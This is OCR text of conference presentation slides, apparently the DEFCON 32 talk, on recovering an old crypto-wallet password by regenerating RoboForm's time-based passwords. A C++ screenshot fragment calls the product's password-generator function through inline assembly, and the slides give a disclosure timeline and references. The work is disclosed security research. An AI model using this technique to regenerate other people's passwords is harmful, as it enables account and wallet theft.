
RoboFormWrapper.cpp


Solution Explorer Git Changes

Notifications

Ready Add to Source Control Select Repository

3:43 PM 12/15/2023


File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search
RoboFormWrapper
Sign in
ADMIN
Release
x86
Local Windows Debugger
Local Windows Debugger
RoboFormWrapper.cpp
RoboFormWrapper
(Global Scope)
main()
190 }
191
192 __asm
193 {
194 mov ebx, [minimum_chars]
195 push ebx
196 sub ebx, 1
197 mov eax, [num_chars]
198 push eax
199 lea ecx, dword ptr[special]
200 push ecx
201
202 call dword ptr[foundAddress] // Call the actual password generator function
203 mov dword ptr[doubleResult], eax // Move the generated password into our variable
204 }
205
206 // Output the result
207 printf("%lld ", time_cnt);
208 wprintf(L"%ls\n", (wchar_t*)doubleResult[0]);
209 }
210
211 // Free the DLL
212 FreeLibrary(hModule);
213
214 // Hack the planet!
215 return 0;
216 }
100 %
No issues found
Ln: 205 Ch: 1 MIXED CRLF
Output
Show output from:
Error List
Output
Solution Explorer
Search Solution Explorer (Ctrl+;)
Solution 'RoboFormWrapper' (1 of 1 project)
RoboFormWrapper
References
External Dependencies
Header Files
Resource Files
Source Files
RoboFormWrapper.cpp
Solution Explorer
Git Changes
Notifications
Ready
Add to Source Control
Select Repository
3:49 PM
12/15/2023




We have found the correct password 🥳

1:04 PM

B

BEHIND THE SCENES

BEHIND THE SCENES



DISCLOSURE


1. Search for RoboForm disclosure policy
2. Can't find disclosure policy
3. Joe and Bruno discuss getting sued
4. Joe and Bruno share story with Kim Zetter (WIRED)
5. Kim contacts RoboForm for comment
6. Kim receives no meaningful comment
7. Kim releases article
8. Joe and Bruno release video
9. Joe and Bruno give DEFCON 32 talk

FUTURE WORK

- Evaluation of versions >= 7.9.14
- Dean Pierce: > 600x speed improvement (!) per core
  - https://github.com/pierce403/roboform-wordlists
- ???

RESOURCES

- RoboForm Password Regeneration (Joe's website)
- How Researchers Cracked an 11-Year-Old Password to a $3 Million Crypto Wallet (WIRED)
- I hacked time to recover $3 million from a Bitcoin software wallet (YouTube)



The End!